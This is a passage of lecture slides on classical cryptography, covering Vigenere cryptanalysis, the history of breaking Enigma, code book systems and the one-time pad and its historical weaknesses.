
where N is the length of the text.

Contd.

Observe that **MR** varies from 0 for a flat distribution (infinite period) and 0.028 for English text with period 1 and

IC varies from 0.038 for an infinite period to 0.066 for a period of 1.

For a cipher of period **p**, the expected value of IC is

$$IC = \{(N-d)/d(N-1)\} * 0.066 + \{(d-1)/d\} * \{N/(N-1)\} * 0.038$$

Expected values of IC corresponding to period **p** are given by

<u>p</u>	<u>IC</u>
1	0.066
2	0.052
3	0.047
4	0.045
5	0.044
10	0.041
Large	0.038

Because IC is statistical in nature, the period so decided is not necessarily the exact.

Other methods for finding/confirming the period

- **KASISKI TEST**

In the cipher text on periodic poly-alphabetic substitution ciphers the in-phase repetitions, if exist, should occur at a distance equal to the multiple of the period.

- **PERCENTAGE OF COINCIDENCES**

From the Index of Coincidence we see that any two plain texts, if we write one below the other must have at least 7% common letters (coincidences). We exploit the same here. **If we consider the collective percentage of coincidence for different shifts and its multiples, then we get maximum value corresponding to the period**

Vigenere Cipher: Cryptanalysis

- Find the **length of the key**.
 - Kasisky test
 - Index of coincidence
- **Divide** the message into that many shift cipher encryptions.
- **Use frequency analysis** to solve the resulting shift ciphers.
 - **How?**


Enigma

- first electro-mechanical ciphering machine
- patented by Arthur Scherbius in 1918
- introduced in the German Army in 1926



Operating principle of Enigma

- three main parts:
 - keyboard – for typing in plaintexts and ciphertexts
 - display panel – for displaying plaintexts and ciphertexts
 - mixing unit – to produce ciphertext from plaintext and vice versa
- the soul of Enigma is the rotor




Enigma – keyboard and display panel




(c) 1995, Morton Swimmer

Enigma – rotors



Enigma – switching board



Usage of Enigma

- base setting is determined by the
 - setting of the switching board (pl: A/L – P/R – T/D – B/W – K/F – O/Y)
 - order of the rotors (pl: II – III - I)
 - initial positions of the rotors (pl: Q – C - W)

(size of the key space = $100391791500 \times 6 \times 26^3 \sim 10^{16} \sim 2^{53}$)

- plaintext is typed on the keyboard and ciphertext characters are read from the display panel

Breaking the Enigma




Marian Rejewski
Polish mathematician

- Hans-Thilo Schmidt, German spy, sells the manuals of the military Enigma to the French intelligence service [November 8, 1931]
- based on the information obtained from the manuals, the Allies build a copy of the Enigma
- they believe that the Enigma is unbreakable and give the copy to the Polish
- the Polish Biuro Szyfrów hired 20 mathematicians from the University of Poznan, and selected the best three, among them Marian Rejewski (23)

Breaking the Enigma

- the Germans used a two level key hierarchy
 - daily key – valid for one day, used to encrypt message keys
 - message key – encrypt a single message, changed for every message
- order of the rotors and setting of the switching board is the same as for the daily key, initial positions of the rotors are supposed to be randomly chosen
- for reliability reasons, message key was encrypted twice with the daily key
- example:



Breaking the Enigma

- Rejewski realized that weak point is the **repetition** of the message key
- he developed a method to break the Enigma based on this Observation
- he automated the method
 - built a machine using several copies of the Enigma
 - due to the ticking noise generated by the machine, it was called bomb
- thanks to Rejewski, the Polish intelligence service could routinely break the German communications from 1933

Breaking the Enigma

- in 1938, the Germans strengthened the Enigma
 - 2 new rotors (number of possible ordering increased from 6 to 60)
 - number character swappings on the switching board was increased from 6 to 10
 - size of the key space increased to $1.59 * 10^{20}$
- the Germans prepare to invade Poland
- the Poles decide to reveal their knowledge to the Allies [July, 1939]
- the documentation of the bombs is transported to London [August 16, 1939]
- Germany invades Poland [September 1, 1939]

Breaking the Enigma



Bletchley Park: [August 1939]

Breaking the enigma

- the British develop the bombs further, and invent new breaking techniques
 - cilly
 - the German Enigma operators often used very simple message keys, such as those consisting of neighboring characters on the keyboard (e.g., QWE, BNM)
 - an Enigma operator always used the initials of his girl friend (C.I.L.)
 - hence, such a weak key was called cilly (~silly)
 - requirements on the order of the rotors
 - the Germans changed the order of the rotors every day (daily key)
 - a given rotor was not allowed to stay in the same position for two consecutive days
 - e.g., after I-II-V, the order III-II-IV was not allowed
 - in fact, this requirement decreased the number of possible orders to be tested by the Allies
 - similarly, neighboring characters were not allowed to be swapped on the switching board

Breaking the Enigma



Alan Turing
British
mathematician

- Alan Turing joined Bletchley Park in September 1939
 - he was 27, but already known from his Turing machine
- his task was to find a new method to break the Enigma, which does not take advantage of the repetition of the message key at the beginning of the message
- he solved the problem, the new method exploited the fact that some messages contained *known words at known positions*
 - German messages were very well structured
 - every evening at 6pm, they sent a weather forecast which contained the word “wetter” in a known position
- based on Turing’s work, the British built new bombs (machines) called Victory and Agnus Dei [March-August 1940]
- the Germans changed their key exchange method [May 1940]

Breaking the Enigma

- *Bletchley Park played a very important role in the victory of the Allies*
- according to some historians estimates, World War II could have lasted until 1948 without breaking the Enigma
- after the war, the bombs were disassembled, and all related documents were destroyed
- the cryptographers of Bletchley Park returned to their normal civil life
- Alan Turing committed suicide on June 7, 1954.

CODE BOOK SYSTEMS

ONE PART CODE

Codes operates on a plaintext unit of variable length.

PLACODE:

Code that has not gone under any transformation/super-encipherment.

ENI CODE:

Code that has gone under some Transformation/super-encipherment.

PHRASES	4- LETTER CODE WORD	4- DIGIT CODE NUMBER
As	AQRS	2496
Celebrate	BRZA	2785
Celebration	BPZB	2786
Celebrated	BPZC	2787
Country	BZRN	3584
Day	CAPS	4910
Feb	CZND	4987
Is	DIVR	5432
Nation	DQVL	5433
National	DQVM	5434
Out	DRYC	5781
Science	EPRM	6292
Scientific	EPRN	6293
Through	GRNP	6743
Th	GRNQ	6744
The	GRNL	6745
28	HLMZ	6930

ONE PART CODE: EXAMPLE:

28 TH FEB IS CELEBRATED AS NATIONAL SCIENCE DAY THROUGH OUT THE COUNTRY

SENDER: Encoding

Placode:	6930	6744	4987	5432	2787	2496	5434	6292	4910	6743
Ran. Key:	3758	9024	1652	3849	3015	8543	1374	0191	4734	8972
Enicode :	9688	5768	5539	8271	5792	0939	6708	6383	8644	4615
Placode:	5781	6745	3584							
Ran. Key:	1018	7542	3412							
Enicode :	6799	3287	6996							

RECEIVER: Decoding

Enicode :	9688	5768	5539	8271	5792	0939	6708	6383	8644	4615
Ran. Key:	3758	9024	1652	3849	3015	8543	1374	0191	4734	8972
Placode:	6930	6744	4987	5432	2787	2496	5434	6292	4910	6743
Enicode :	6799	3287	6996							
Ran. Key:	1018	7542	3412							
Placode:	5781	6745	3584							

TWO PART CODE

If the code equivalents stands in mixed order opposite to their plaintext phrases.

<u>PHRASES</u>	<u>CODE NO.</u>	<u>CODE NO.</u>	<u>PHRASES</u>
Analysis	51648	07510	Group
Group	07510	39215	Metcalf
House	70983	51648	Analysis
Metcalf	39215	63406	Scientific
Scientific	63406	70983	House
-----	-----	-----	-----
-----	-----	-----	-----
-----	-----	-----	-----

CRYPTANALYSIS CODED MESSAGES:

Construct similar RNG to get rid of Super-encipherment.

Removal of Super-encipherment is necessary but not sufficient

Construction of partial code book requires

- Plenty of enemy's plain messages
- Plenty of intercepted coded messages
- Enormous experience of handling code book systems.

A truly unbreakable cipher: the One-Time Pad

- mod 2 addition \oplus : $a \oplus b = (a + b) \bmod 2$

$$0 \oplus 0 = 0$$

$$0 \oplus 1 = 1$$

$$1 \oplus 0 = 1$$


$$1 \oplus 1 = 0$$

- properties of mod 2 addition:

$$1. X \oplus x = 0$$

$$2. X \oplus 0 = x$$

Operation of the One-Time Pad



- encoding

- $y_i = x_i \oplus k_i$ bits of the plaintext
- where x_i is the i -th bit of the plaintext, and y_i is the i -th bit of the ciphertext
- k_i is the i -th bit of the uniformly random bit stream

- decoding

- $x_i = y_i \oplus k_i = x_i \oplus k_i \oplus k_i = x_i$

Perfectness of the One-Time Pad

- assume that the adversary observes ciphertext Y
- as all possible keys are equally likely to be the key that has been used to produce Y , all possible plaintext are equally likely to be the message
- this intuition was formalized by Claude Shannon [1949]

$$I(X; Y) = H(X) - H(X|Y) = 0$$

- Shannon also gave necessary conditions for a cipher to be perfect:

$$H(K) \geq H(X)$$

practically this means that the key must be as large as the compressed message

Modern cryptography

- the One-Time Pad provides unconditional security, but it is Impractical
- in practice, we are happy with a cipher that provides conditional security
 - the cipher cannot be broken with less than a given amount of resources (computing power)
- practical ciphers are not even proven to be conditionally Secure
- well-known examples:
 - DES (Data Encryption Standard)
 - RSA (Rivest-Shamir-Adleman)

What is the One-Time Pad?



One-Time Pad

- Cipher named after small pads of random numbers, used only one time
- Requires the following to be added to a message:
 - (1) a truly random number string
 - (2) as long as the message
 - (3) pad is used once and destroyed

- Co-invented in 1919 by Gilbert Vernam (AT&T) and Joseph Mauborgne (US Signal Corps)
- Claude Shannon proved it to be mathematically unbreakable in 1945
- It is the only unbreakable cipher



Gilbert Vernam



Joseph Mauborgne

One-Time Pads

- First used in 1923 by German Foreign Office
- Used extensively by spies because the pads were easily concealed, other cipher devices were not needed and the cipher was unbreakable
- Pads were often shrunk to a very small size and made of flammable material



One-time pad, microdot reader concealed in toy, found on spy entering Canada

SIGTOT One-Time Tape

- AT&T marketed Vernam cipher in 1920s with little success, until WW2
- The US SIGTOT uses the Vernam patent
- SIGTOT used by US military from 1925 to 1959
- Used in the White House and FDR's airplane (now in the NCM)
- President Truman personally typed on the SIGTOT during WW2

SIGTOT Receiving Transmitter/Distributor



Other Teletype One-Time Tape Devices

- Usually reserved for highest level secure messages
- Required the same random tape for sender and receiver
- Teletype machines are not classified, the one-time tapes are “Top Secret”
- Allows for exchange of messages between countries without revealing cryptologic systems, ex. **Washington – Moscow hotline**
- *Producing, distributing and destroying tapes was a burden and security risk, limiting use to military and diplomatic purposes*
- Examples of teletype one-time cipher machines:
 - US SIGTOT
 - Norway ETCRRM
 - Hagelin T-55
 - German T-37 ICA
 - E. German T-304
 - British BID-590
 - Dutch ECOLEX
 - Canadian Rockex
 - Russian M100
 - Czech SD1

Vulnerabilities of One-Time Pads

1. Reuse of one-time pads, ex. Venona Project

- In 1942, Russians had so many spies, they carbon-copied 35,000 pads
- Of 1.5M total diplomatic messages sent (1942-48), 1M intercepted, 30,000 used duplicate pads, 2,900 partially decrypted
- Most duplicate pads were used from 1942-45
- US decryption showed Russian spying on Manhattan Project, spies in almost every major military and diplomatic organization, including White House, OSS, MI6, etc.
- 349 Americans mentioned, about half identified
- Venona Project closed in 1980, declassified in 1995

Reuse of one-time tape, ex. Moscow – Canberra messages

- In 1945, US discovered Russians used the same one-time tape for Moscow-Canberra and Moscow - Washington

Vulnerabilities of One-Time Pads

2. Non-random pads, ex. German Foreign Office in WW2

- German Foreign Office used machine generated tapes, which were not random, for a system codenamed GEE
- Used for high level diplomatic messages
- The US solved this cipher in 1944, Germans continued to use GEE for another 10 years
- Earliest intercepted message solved was from 1925


Vulnerabilities of One-Time Pads

3. Electronic emissions, ex. TEMPEST

- First discovered by AT&T in 1943, electronic emissions from keyboards, printers, voice, etc can identify plaintext before encryption
- Not limited to one-time teletype machines
- Faint artifacts of plaintext travels through the air, signal wires, electric wires, plumbing and can be tapped for up to 20 miles
- US exploited this capability to capture messages in the Berlin hub in 1955, tunneling under the Berlin wall to tap phone and teletype lines

Summary


- One-time pads can be absolutely secure for high level messages
- Allows countries to exchange messages without revealing cipher secrets
- Burden of distributing and managing tapes limits usefulness
- US discontinued use of SIGTOT in 1959, mainly due to Tempest
- Ease of use and additional functionality of public key encryption supersedes use of one-time ciphers
- *One-time pads may return to prominence when quantum cryptography is developed*




CRYPTANALYSIS TECHNIQUES :for stream ciphers are:

- 1. Exhaustive Key Search Attack**
- 2. Side Channel Analysis Attack**
- 3. Time Memory Trade off Attacks**
- 4. Distinguishing Attacks**
